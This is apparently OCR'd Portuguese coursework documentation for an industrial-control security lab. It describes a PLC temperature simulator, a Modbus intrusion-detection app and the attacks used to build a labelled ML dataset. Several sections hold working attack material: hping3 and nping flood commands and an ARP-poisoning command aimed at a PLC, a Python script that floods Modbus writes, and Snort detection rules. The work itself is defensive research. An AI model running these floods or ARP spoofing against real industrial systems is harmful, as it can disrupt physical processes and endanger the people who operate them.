            temp_label = ui.label("🌡️ Temperatura: ---").classes("text-lg")
            clock_label = ui.label("🕒 ---").classes("text-lg")
            debug_label = ui.label("Último dado motor: ---").classes("text-sm text-gray-500")

            # Gráfico
            chart = ui.echart({
                'xAxis': {'type': 'category', 'data': []},
                'yAxis': {'type': 'value', 'name': '(ºC)'},
```

```
            'series': [{'name': 'Temperatura', 'type': 'line', 'data': []}],
        }).classes("w-full h-64")

        # Botões principais
        with ui.row():
            ui.button("Salvar gráfico PNG", on_click=salvar_grafico_png)

            def resetar():
                nonlocal chart
                historico_temperatura.clear()
                chart.options['series'][0]['data'] = []
                chart.options['xAxis']['data'] = []
                chart.update()
                globals().update(temp_atual=40.0, phase="ciclo", alvo=30.0, st
art_time=time(), motor_state=1)
            ui.button("🔄 Resetar Simulação", on_click=resetar, color="red")

        # ---------------- Sliders ----------------
        with ui.expansion("⚙️ Ajustes do Modelo", icon="tune"):

            with ui.row():
                ui.label("K_CYCLE (ciclo)")
                ui.slider(min=0.005, max=0.05, value=K_CYCLE, step=0.001,
                          on_change=lambda e: globals().update(K_CYCLE=e.valu
e)) \
                 .props("label-always")

            with ui.row():
                ui.label("K_CRITICO (ataque)")
                ui.slider(min=0.01, max=0.2, value=K_CRITICO, step=0.005,
                          on_change=lambda e: globals().update(K_CRITICO=e.val
ue)) \
                 .props("label-always")

            with ui.row():
                ui.label("K_RECUP (recuperação)")
                ui.slider(min=0.01, max=0.1, value=K_RECUP, step=0.002,
                          on_change=lambda e: globals().update(K_RECUP=e.valu
```

```
e)) \
                .props("label-always")

        # ---------------- Ciclo principal ----------------
        def ciclo_simulacao():
            global temp_atual, motor_state, ultimo_dado_motor, phase

            # Receber estado do motor via UDP
            try:
                data, addr = sock.recvfrom(1024)
                dado = data.decode("utf-8").strip()
                motor_state = int(dado)
                ultimo_dado_motor = dado
            except BlockingIOError:
                pass
            except Exception as e:
                logger.error(f"Erro ao processar UDP: {e}")

            # Atualizar temperatura
            temp_atual = atualizar_temperatura(motor_state, temp_atual, dt=R
EAD_INTERVAL)
            temp_enviar = round(temp_atual)

            # Escrever no PLC
            try:
                client.write_register(address=TEMP_REGISTER, value=temp_en
viar, slave=1)
            except Exception as e:
                logger.error("Falha ao escrever no PLC1: %s", e)

            # Atualizar labels
            temp_label.set_text(f'🌡️ Temperatura: {temp_atual:.2f} ºC | 📤 En
viado: {temp_enviar} ºC')
            estado_label.set_text(f'⚙️ Motor: {"ON" if motor_state else "OF
F"} | Phase: {phase}')
            clock_label.set_text(f'🕒 {datetime.now().strftime("%H:%M:%
S")}')
            debug_label.set_text(f"Último dado motor: {ultimo_dado_motor} |
```


```
Tempo decorrido: {int(time()-start_time)}s")

            # Atualizar gráfico
            tempo_atual_s = int(time() - start_time)
            data_chart = chart.options['series'][0]['data']
            x_data = chart.options['xAxis']['data']

            data_chart.append(round(temp_atual, 1))
            x_data.append(tempo_atual_s)

            if len(data_chart) > 100:
                data_chart.pop(0)
                x_data.pop(0)

            chart.options['series'][0]['data'] = data_chart
            chart.options['xAxis']['data'] = x_data
            chart.update()

            # Guardar histórico
            historico_temperatura.append((tempo_atual_s, temp_atual))

        ui.timer(READ_INTERVAL, ciclo_simulacao)

# ---------------- RUN ----------------
if __name__ in {"__main__", "__mp_main__"}:
    logger.info("A arrancar PLC2 simulation (escreve no PLC1 %s:%s)", PLC1
_IP, PLC1_PORT)
    ui.run(port=8081, reload=False)
```

A interface permite visualizar o estado do motor que o PLC 2 está a receber do PLC 1, o tempo decorrido, e o gráfico da variação da temperatura. Sendo possível dar reset ao estado da temperatura, e também, salvar o gráfico de variação de temperatura até ao momento.



Interface gráfica do PLC 2: visualização de dados.

Além disso, é possível através da interface alterar os parâmetros de variação de temperatura, apresentados de seguida.



Alteração de parâmetros de temperatura no PLC 2.

Resumo do modelo físico

A base é a Lei de Newton do Arrefecimento/Aquecimento:

$$\frac{dT}{dt} = -k \cdot (T - T_{alvo})$$

- `T` é a temperatura atual
- `T_alvo` é a temperatura de equilíbrio (depende do estado: ciclo normal, ataque ou recuperação)
- `k` é o coeficiente (`K_CYCLE`, `K_CRITICO`, `K_RECUP`) que controla a velocidade de aproximação ao alvo

A solução da equação é exponencial assintótica:

$$T(t + \Delta t) = T(t) + (T_{alvo} - T(t)) \cdot \left(1 - e^{-k \cdot \Delta t}\right)$$

No código traduz-se em algo como:

```
delta = (alvo - temp) * (1 - math.exp(-k * dt))
temp += delta
```

Isso significa que:

- Quando o motor está `ON` → `T_alvo` alterna entre 30 ºC (`TEMP_LOW`) e 41 ºC (`TEMP_HIGH`)
- Quando o motor está `OFF` (ataque) → `T_alvo = 70 ºC`. Consideramos que o estado normal do motor é ligado
- Quando volta a ligar → `T_alvo` retorna ao ciclo e a temperatura converge suavemente

Assim, a curva nunca é linear, mas sim naturalmente curva (assintótica), como num sistema físico real.

A velocidade de variação da temperatura está controlada por três variáveis no script:

- `K_CYCLE` → velocidade de variação durante o funcionamento normal (motor ON, ciclo natural)
- `K_CRITICO` → velocidade de subida em ataque (motor OFF, aumento rápido e ilimitado)

- `K_RECUP` → velocidade de descida/recuperação depois de um ataque (quando o motor volta a ligar)


🔧 **Mais alto = mais rápido** (a temperatura aproxima-se do alvo ou sobe/recupera mais depressa)

🔧 **Mais baixo = mais lento** (a variação fica mais suave)

Exemplo:

```
K_CYCLE = 0.015   # mais baixo → oscilação lenta entre 30–41 ºC
K_CRITICO = 0.05  # mais alto → subida agressiva quando motor OFF
K_RECUP = 0.03    # intermédio → descida razoavelmente rápida
```

Além disso, podes afinar estas variáveis em tempo real pelos sliders da GUI NiceGUI (secção ⚙️ Ajustes do Modelo mencionada acima)



Exemplo de simulação de temperatura com ataque de MitM ofensivo.


---

2. Mod-Sentinel: Python App

Descrição da Aplicação

Repositório GitHub: https://github.com/Ghost-of-Maverick/Mod-Sentinel.git

Para este projeto, foi criada uma aplicação em Python que deverá ser configurado na interface com acesso a um *mirror* do tráfego. A máquina utilizada foi a máquina virtual Kali Linux.



Representação do funcionamento da aplicação no sistema virtualizado.

Para configurar a aplicação para correr na porta correta, deve ser editado o ficheiro `config.yaml`:

```
interface: eth2 # interface onde vai correr a captura

MODBUS_CLIENT:
  - 172.27.224.10
  - 172.27.224.251

MODBUS_SERVER:
  - 172.27.224.250

# Lista de pares IP-MAC permitidos para detecao de ARP spoofing
allowed_macs:
  "172.27.224.10": "00:80:f4:09:51:3b" # HMI
  "172.27.224.250": "00:0c:29:4d:dc:22" # PLC 1
  "172.27.224.251": "00:0c:29:4d:dc:23" # PLC 2
```

```
# Endereço(s) IP de atacantes conhecidos (ex.: Kali Linux)
known_attackers:
  - 172.27.224.40
```

Para gerir o modo de execução da aplicação podem ser usados os seguintes comandos:

```
python3 main.py start     # inicia a aplicacao
python3 main.py stop      # para a aplicacao
python3 main.py restart   # reinicia a aplicacao
```

Durante a execução da aplicação são gerados quatro tipos de *logs*:

1. `app.log`: contém *logs* relativos à execução da aplicação como criação do *daemon*, criação de capturas `.pcap`, erros de execução, entre outros.
2. `modsentinel_20250621_191549.log`: criada a cada vez que a aplicação é iniciada no formato `modsentinel_%Y-%m-%d_%H%M%S.log` → contém todos os pacotes Modbus analisados na captura de tráfego de uma forma estruturada, como no exemplo seguinte:

```
[2025-06-21 19:15:57.982001] STATUS: OK | MALICIOUS: 0
→ From: 172.27.224.10:57902 (00:0c:29:4d:dc:22) → To: 172.27.224.250:502 (00:80:f4:09:51:3b)
→ Function Code: 3 | Unit ID: 1 | Flags: 0x0018 | Length: 66 | Transation ID: 0
→ Data: 0000000b

[2025-06-21 19:15:57.984727] STATUS: OK | MALICIOUS: 0
→ From: 172.27.224.250:502 (00:80:f4:09:51:3b) → To: 172.27.224.10:57902 (00:0c:29:4d:dc:22)
→ Function Code: 3 | Unit ID: 1 | Flags: 0x0018 | Length: 85 | Transation ID: 0
→ Data: 160001000000000000000000001002300000000000000000
```

3. `trafego_20250621_191549.csv`: de forma semelhante ao anterior, é criado a cada vez que a aplicação é iniciada no formato `trafego_%Y-%m-%d_%H%M%S.csv` → cria os dados a serem usados pelo modelo de ML.
4. `captura_%Y-%m-%d_%H%M%S.pcap`: captura efetuada sempre que a aplicação é iniciada no formato `captura_%Y-%m-%d_%H%M%S.pcap` → estes são os pacotes analisados e guardados nos ficheiros anteriores.

Dados criados pelo Mod-Sentinel

Os ficheiros `trafego_%Y-%m-%d_%H%M%S.csv` são os dados a ser extraídos em cada experiência. Estes dados serão usados para criar o dataset a ser usado pelo

modelo de ML.

Este ficheiro contém dados de pacotes Modbus que se consideram ser importantes para as experiências, tais como:

- Timestamp - registra o momento exato em que o pacote foi capturado. É essencial para identificar padrões temporais suspeitos e determinar onde inicia ou termina um ataque.
- Source Address - endereço IP de origem do pacote. Pode ajudar a identificar dispositivos comprometidos ou fontes externas não autorizadas.
- Destination Address - endereço IP de destino do pacote.
- Source MAC - endereço MAC de origem. Pode ser usado para identificar dispositivos específicos na rede local, mesmo que mudem de IP. Isto pode ser interessante em cenários de MitM que tentem efetuar um *ARP Poisoning*.
- Destination MAC - endereço MAC de destino. Ajuda a validar se os pacotes estão a ser direcionados corretamente ou se há *spoofing*.
- Transation ID (Modbus Header) - identificador único da transação Modbus. Pode ser útil para correlacionar pedidos e respostas e detectar tentativas de *replay* ou manipulação. Neste caso não será útil pois o transation ID é sempre 0.
- Unit ID (Modbus Header) - identifica o *slave* Modbus alvo. Ajuda a perceber se um atacante está a tentar aceder a dispositivos específicos da rede.
- TCP flags - indicam o estado da sessão TCP (`SYN`, `ACK`, `FIN`, etc.). São essenciais para identificar padrões de *scans*, conexões suspeitas ou *resets* forçados, ou, tentativas de DoS através de `SYN` *floods*.

Flag	Significado	Valor binário	Valor hexa
URG	Urgent Pointer field	00100000	0x20
ACK	Acknowledgment field	00010000	0x10
PSH	Push Function	00001000	0x08
RST	Reset the connection	00000100	0x04
SYN	Synchronize sequence	00000010	0x02

Flag	Significado	Valor binário	Valor hexa
FIN	Finish sending data	00000001	0x01

- Length - tamanho total do pacote. Valores fora do normal podem indicar tentativas de exploração de *buffer overflow* ou outros ataques.
- Function Code (Modbus) - define o tipo de operação Modbus (leitura, escrita, etc.). Pode revelar tentativas de acesso ou manipulação de dados críticos.

Commonly used public function codes				
Code	Hex	Function	Type	
01	01	Read Coils	Single Bit Access	Data Access
02	02	Read Discrete Inputs		
05	05	Write Single Coil		
15	0F	Write Multiple Coils		
03	03	Read Holding Registers	16 bit Access	
04	04	Read Input Register		
06	06	Write Single Register		
16	10	Write Multiple Registers		
22	16	Mask Write Register		
23	17	Read/Write Multiple Registers		
24	18	Read FIFO queue		
20	14	Read File Record	File record access	
21	15	Write File Recore		
07	07	Read Exception Status	Diagnostics	
08	08	Diagnostic		
11	0B	Get Com event counter		
12	0C	Get Com Event Log		
17	11	Report Server ID		

Function Codes do protocolo Modbus (fonte).

- Payload (dados Modbus) - conteúdo da mensagem Modbus. A análise detalhada pode detectar comandos maliciosos, valores fora do normal ou injeções de dados.
- Malicious - forma de identificar tráfego legítimo de tráfego malicioso. Se o valor for 0, trata-se de tráfego legítimo, se for X, trata-se de tráfego malicioso (possível ataque).

Estrutura de um pacote Modbus:

Offset (byte)	Campo	Tamanho
0	Transaction ID	2 bytes

Offset (byte)	Campo	Tamanho
2	Protocol ID (normalmente 0)	2 bytes
4	Length	2 bytes
6	Unit ID	1 byte
7	Function Code	1 byte
8	Dados	variável

Nota ⚠️: Para que a criação de ficheiros referentes à captura de tráfego funcione é necessário dar as seguintes permissões à diretoria logs/:

```
sudo chown root:root logs
sudo chmod 755 logs
```

---

3. Ataques a Realizar

Durante as aulas de CDIS foram realizados alguns ataques baseados em MitM (para obter informação ou realizar ataques ofensivos), flooding, etc.

Além destes ataques, foi configurado o Snort para detetar os mesmos. Para isso, usaram-se as regras do Snort criadas para o efeito: https://github.com/digitalbond/Quickdraw-Snort/blob/master/modbus.rules

1. Force Listen Only Mode

```
content:"|08 00 04|"; offset:7; depth:3;
msg:"SCADA_IDS: Modbus TCP - Force Listen Only Mode";
```

- Function Code `08` (Diagnostic), dados `0004` = forçar o dispositivo a “modo apenas escuta”.
- Pode ser usado para executar um ataque de DoS.

2. Restart Communications Option

```
content:"|08 00 01|"; offset:7; depth:3;
msg:"SCADA_IDS: Modbus TCP - Restart Communications Option";
```

- Função diagnóstica para reiniciar a comunicação com o cliente.
- Pode ser usado para perturbar operações legítimas.

3. Clear Counters and Diagnostic Registers

```
content:"|08 00 0A|"; offset:7; depth:3;
msg:"SCADA_IDS: Modbus TCP - Clear Counters and Diagnostic Register
s";
```

- Pode limpar históricos e contadores, útil para ocultar ações de um ataque.

4. Read Device Identification

```
content:"|2B|"; offset:7; depth:1;
msg:"SCADA_IDS: Modbus TCP - Read Device Identification";
```

- Função `0x2B` (FC 43) – leitura de informação do dispositivo (modelo, firmware, etc).
- É usado para Modbus Extentions, e permite obter informações detalhadas sobre o dispositivo.

5. Report Server ID

```
content:"|11|"; offset:7; depth:1;
msg:"SCADA_IDS: Modbus TCP - Report Server Information";
```

- Function Code `0x11` - Report Server ID. Tal como o anterior, pode ser usado para recolher informações.
- No entanto, reporta informações mais simples, como uma estrutura básica:
  - Byte de contagem total.
  - Identificador do Slave ID.
  - Status do dispositivo (*running*/*stopped*).
  - Dados adicionais (nome, versão, etc).

6. Leitura não autorizada

```
pcre:"/[\S\s]{3}(\x01|\x02|\x03|\x04|\x07|\x0B|\x0C|\x11|\x14|\x17|\x18|\x2B)/iAR";
msg:"Unauthorized Read Request to a PLC";
```

- Detecta funções Modbus de leitura por **clientes não autorizados** (`!$MODBUS_CLIENT`).
- Funções incluídas:
  - `0x01` - Read Coils
  - `0x03` - Read Holding Registers
  - `0x2B` - Device Identification, etc.
- **Nota:** esta regra não inclui verificação do MAC address, logo, se existir um ataque de MitM, a regra não será ativada, uma vez que o tráfego continua a vir do IP correto. No entanto, associado a um MAC address distinto. Assim, facilmente se deteta este ataque, isto, se tivermos uma comunicação entre dispositivos com um MAC address estático.

7. Escrita não autorizada

```
pcre:"/[\S\s]{3}(\x05|\x06|\x0F|\x10|\x15|\x16)/iAR";
msg:"Unauthorized Write Request to a PLC";
```

- Escrita por entidades não autorizadas: alteração de saídas, registos, etc.
- Pode representar comprometimento direto.

8. Tamanho ilegal (possível ataque DoS)

```
dsize:>300;
msg:"Illegal Packet Size";
```

- Pacotes Modbus costumam ser pequenos. Tamanho excessivo pode indicar ataque.

9. Comunicação não-Modbus no porto 502

```
pcre:"/[\S\s]{2}(?!\x00\x00)/iAR";
msg:"Non-Modbus Communication on TCP Port 502";
```

- Protocol ID deve ser `0x0000`. Se não for, não é tráfego Modbus válido. Não penso que seja um ataque relevante para as experiências.

10. Slave Device Busy (*)

```
content:"|00 00|"; offset:2; depth:2;
content:"|06|"; offset:8;
byte_test: 1, >=, 0x80, 7;
```

- `content:"|00 00|"; offset:2; depth:2;`
  - Bytes 2 e 3 = **Protocol ID =** 0 (é Modbus TCP)
- `byte_test:1, >=, 0x80, 7;`
  - Verifica se o **Function Code** (byte 7) tem bit alto (`>= 0x80`), ou seja, é uma *Exception Response*.
  - Em Modbus, `Function Code >= 0x80` indica uma exceção (erro).
- `content:"|06|"; offset:8; depth:1;`
  - Verifica se **Exception Code** (byte 8) é `0x06 = Slave Device Busy`.
- O byte 7 é o código de função com bit mais significativo `1` (>= 0x80), sinalizando **erro/exceção**.
- Byte 8 é `0x06`: Slave Device Busy.

11. Acknowledge Exception (*)

```
content:"|00 00|"; offset:2; depth:2;
content:"|05|"; offset:8; depth:1;
byte_test: 1, >=, 0x80, 7;
```

- Mesma lógica que o anterior.

- Código de exceção `05`: pedido aceite (acknowledge) mas ainda em processamento.

Ambos podem ser uma forma de congestionamento ou tentativa de DoS através da sobrecarga do dispositivo.

12. Function Code Scan (*)

```
content:"|00 00|"; offset:2; depth:2;
byte_test:1, >=, 0x80, 7;
content:"|01|"; offset:8; depth:1;
```

- **Byte 7:** FC >= `0x80` (Exceção).
- **Byte 8:** Exception Code = `0x01` (Illegal Function).
- O atacante usa um Function Code inválido → resposta com erro `0x01`.

13. Points List Scan (*)

```
content:"|00 00|"; offset:2; depth:2;
byte_test:1, >=, 0x80, 7;
content:"|02|"; offset:8; depth:1;3
```

- **Byte 7:** FC >= `0x80` (Exceção).
- **Byte 8:** Exception Code = `0x02` (Illegal Data Address).
- O atacante tenta ler pontos inválidos → resposta com erro `0x02`.

Representação das fases experimentais

As experiências vão ser efetuadas numa janela semelhante em todas as execuções, representada na Figura seguinte.


Representação das fases de cada execução.

Numa fase inicial de 10 min são recolhidos dados de tráfego Modbus considerado normal e legítimo. Depois, na segunda fase, é iniciada a fase de ataque que dura também 20 min. Nessa fase, serão marcados pacotes com a *flag* de ataque. Por fim, durante a fase final, que também ocorre por 10 min, serão recolhidos dados que irão permitir analisar os efeitos dos ataques. Isso é importante para analisar por exemplo o efeito dos ataques de DoS.

Conjunto de dados a recolher

Vão ser criados datasets em formato CSV para cada ataque, onde estará tráfego legítimo, bem como tráfego malicioso. A distinção do mesmo será feita na coluna `malicious`, para que o modelo de ML possa aprender a distinguir o tráfego.

Ataque	Descrição	Ferramentas
DoS (flooding)	**Tipo I**: usando o h3ping, que basicamente cria floods usando random source IPs **Tipo II**: usando o nping é possível realizar um ataque mais sofisticado realizando	h3ping, nping
Offensive Man-in-the-Middle (MitM) → **PLC 1** *to* **HMI** *&&* **PLC 2** *to* **PLC1**	A ideia é realizar um ataque MitM através de um ARP Poisoning. Para isso utiliza-se a ferramenta arpspoof para executar o ataque em dois pontos de comunicação críticos: **Ponto I**: PLC 1 para o HMI, enganando o HMI com leituras de temperatura que estão efetivamente a ser enviadas pelo PLC 2 **Ponto II**: PLC 2 para o PLC 1, enganando o PLC 1 e manipulando o motor, através do envio de uma temperatura muito baixa incorreta	arpspoof + python script
Scouting	Function codes de diagnóstico não são suportados no PLC, como se pode observar na figura abaixo. Logo, o ataque neste caso será a leitura de registos usando um script python que está constantemente a usar o function code 3	python script



PLC 1 não suporta funções de diagnóstico (exemplo function code 2B).

DoS (flooding)

1. Ferramenta hping3

```
hping3 -d 120 -S -P -w 64 -p 502 --flood --rand-source 172.27.224.250
```

Características:

- `-S`: flag SYN (pacotes `SYN` para iniciar sessões TCP)
- `--flood`: envia pacotes o mais rápido possível (sem esperar resposta)
- `--rand-source`: **falsifica o IP de origem** (spoofing)
- `-d 120`: dados de 120 bytes no *payload*
- `-w 64`: janela TCP de 64
- `-p 502`: porto Modbus
- Não estabelece uma sessão TCP**,** envia apenas pacotes `SYN` em massa

Consequências:

- Muito mais difícil de rastrear (spoofing de IP)
- Eficaz como ataque DoS por sobrecarga de sessões pendentes no PLC
- Pode encher a tabela de sessões com pedidos `SYN` falsos (SYN *flood*)
- Não requer resposta do PLC (por isso, mais leve para quem ataca)

2. Ferramenta nping

```
sudo nping --tcp-connect --flags syn --dest-port 502 --rate=90000 -c 90
0000 -q 172.27.224.250
```

Características:

- Usa `--tcp-connect`, ou seja, realiza sessões TCP reais (3-way handshake)
- `--flags syn`: envia pacotes `SYN`, tentando iniciar sessões TCP, ou seja, simula o início de sessões TCP, sem as completar (não envia `ACK`).
- `--rate=90000` e `-c 900000`: envia 900 mil pacotes a uma taxa de 90 mil por segundo
- Porto Modbus: 502
- `-q`: modo silencioso

Consequências:

- Pode sobrecarregar o PLC se ele aceitar sessões TCP constantemente (negação de serviço por exaustão de sessões)
- **Não** falsifica o IP de origem, origem real da máquina que executa o ataque
- Não é tecnicamente um *flood* puro, já que está a tentar realizar sessões completas. No entanto, pode levar à exaustão de sessões simultâneas na vítima, o que não é complicado uma vez que a maior parte dos PLCs são conhecidos por ter recursos reduzidos

Além disso, o seguinte comando pode ser interessante para realizar um ataque mais sofisticado:

```
sudo nping--arp-type ARP-reply --arp-sender-mac <YOUR ETH1 MAC> --a
rp-sender-ip 172.27.224.10 -c 9999 172.27.224.250
```

O que está a fazer:

- `--arp-type ARP-reply`: envia pacotes ARP de resposta
- `--arp-sender-mac`: especifica o MAC do remetente (falso ou legítimo)
- `--arp-sender-ip 172.27.224.10`: afirma que o IP 172.27.224.10 está associado ao MAC acima (spoofing - ARP poisoning)
- `-c 9999`: envia 9999 pacotes
- `172.27.224.250`: IP de destino do pacote ARP

Torna-se mais interessante que o h3ping uma vez que permite realizar operações na camada 2 (ARP) do modelo OSI, enquanto o h3ping funciona nas camadas 3 e 4 (IP, TCP, UDP, ICMP).

No entanto, decidiu-se explorar outro tipo de ataques mais simples, sendo que este último comando foi descartado das experiências pois considero que não trás nada de novo, tendo em conta os ataques principais de MitM que vêm de seguida.

Em vez disso, criou-se um pequeno script que está constantemente a enviar pedidos de escrita no PLC (FC 6). Este ataque é tecnicamente um DoS lógico, porque sobrecarrega o serviço e pode impedir operações normais. A diferença entre “teste” e “ataque” é autorização e contexto.

O script é o seguinte:

```
import socket
import time
import binascii

def log_packet(tid, sent, received):
    timestamp = time.strftime("%Y-%m-%d %H:%M:%S", time.localtime())
    sent_hex = binascii.hexlify(sent).decode()
    received_hex = binascii.hexlify(received).decode() if received else "Non
e"
    print(f"[{timestamp}] TID {tid} | Enviado: {sent_hex} | Recebido: {receive
d_hex}")

def send_modbus_packet(ip, port, packet, tid):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2)
    resp = None
    try:
        s.connect((ip, port))
        s.sendall(packet)
        resp = s.recv(1024)
        return resp
    except Exception as e:
        print(f"TID {tid} | Erro: {e}")
        return None
```

```
    finally:
        s.close()
        log_packet(tid, packet, resp)

def build_mbap(tid, unit_id, pdu_len):
    tid_b = tid.to_bytes(2, 'big')
    pid   = (0).to_bytes(2, 'big')
    length = (pdu_len + 1).to_bytes(2, 'big')  # +1 do unit_id
    uid   = unit_id.to_bytes(1, 'big')
    return tid_b + pid + length + uid

def write_single_register(ip, port, unit_id, address, value, tid):
    fc   = (6).to_bytes(1, 'big')
    addr = address.to_bytes(2, 'big')
    val  = value.to_bytes(2, 'big')
    pdu  = fc + addr + val
    mbap = build_mbap(tid, unit_id, len(pdu))
    packet = mbap + pdu
    return send_modbus_packet(ip, port, packet, tid)

if __name__ == "__main__":
    ip = "172.27.224.250"
    port = 502
    unit_id = 1
    address = 6

    value = 10
    tid = 1
    print(f"[!] Stress write FC6 no registo {address}, valor base {value}")

    try:
        while True:
            write_single_register(ip, port, unit_id, address, value, tid)
            tid = (tid + 1) % 65535 or 1
            value = value + 1 if value < 20 else 10
            # time.sleep(0.01)  # ativa para regular a intensidade
    except KeyboardInterrupt:
```

```
        print(f"[{time.strftime('%Y-%m-%d %H:%M:%S')}] Interrompido pelo
utilizador")
```

Para automatizar o ataques DoS a realizar, foi criado o seguinte script de shell:

```
#!/bin/bash
# dos_attack.sh

ACTION=$1
shift  # remove o primeiro argumento

LOGFILE="dos_${ACTION}_$(date +%F_%H-%M).log"

show_help() {
    echo "Uso: $0 <ATAQUE> [ARGUMENTOS]"
    echo
    echo "Ataques disponíveis:"
    echo "  hping3_synflood   <IP_ALVO> [INTERFACE]"
    echo "      → Flood TCP SYN spoofed contra porto 502"
    echo
    echo "  nping_tcpflood    <IP_ALVO> [RATE] [COUNT]"
